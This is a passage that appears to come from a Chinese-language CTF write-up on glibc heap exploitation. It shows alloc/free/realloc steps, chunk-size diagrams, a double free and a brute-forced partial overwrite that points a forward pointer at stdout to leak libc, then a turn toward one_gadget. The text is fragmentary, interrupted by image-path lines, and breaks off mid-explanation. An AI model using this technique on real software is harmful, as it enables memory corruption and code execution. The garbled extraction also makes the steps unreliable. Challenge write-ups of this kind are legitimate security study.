AAAA(0x30)
AAAA(0x50)

```
alloc(0, 0x28, "AAAA")
free(0)
alloc(0, 0x48, "AAAA")
free(0)
```

AAAA(0x30)
AAAA(0x50)

```
alloc(0, 0x58, "AAAA")
realloc(0, 0, "")
```

AAAA(0x50)

0x61(size)
0
•••

alloc(0, 0x58, "AAAA")
realloc(0, 0, "")

AAAA(0x50)

0x61(size)
0

realloc(0, 0x18, "BBBB")

AAAA(0x30) AAAA(0x50) 0x21(size) BBBB 0x41(size)

realloc(0, 0x18, "BBBB")


AAAA(0x30) AAAA(0x50) 0x21(size) BBBB ... 0x41(size)

free(0)

AAAA(0x30) AAAA(0x50) 0x21(size) 0x41(size)


free(0)

AAAA(0x50)





target: double free ~

AAAA(0x50)




target: double free ~








0x80
0x80



PS: 0x80 -- 题目中最大的可释放大小










AAAA(0x30)AAAA(0x50)0x21(size) 0x441(size) stdout bk


realloc(1, 0x38, p16(0x5760))

PS: 0x5760 是暴力破解,每一次可能不一样通过修改 FD,可以将 FD 指向 stdout









这样修改 STDOUT 会输出 Libc 的相关内容,我们得到了 Libc,接下来怎么做?

首先尝试:One_gadget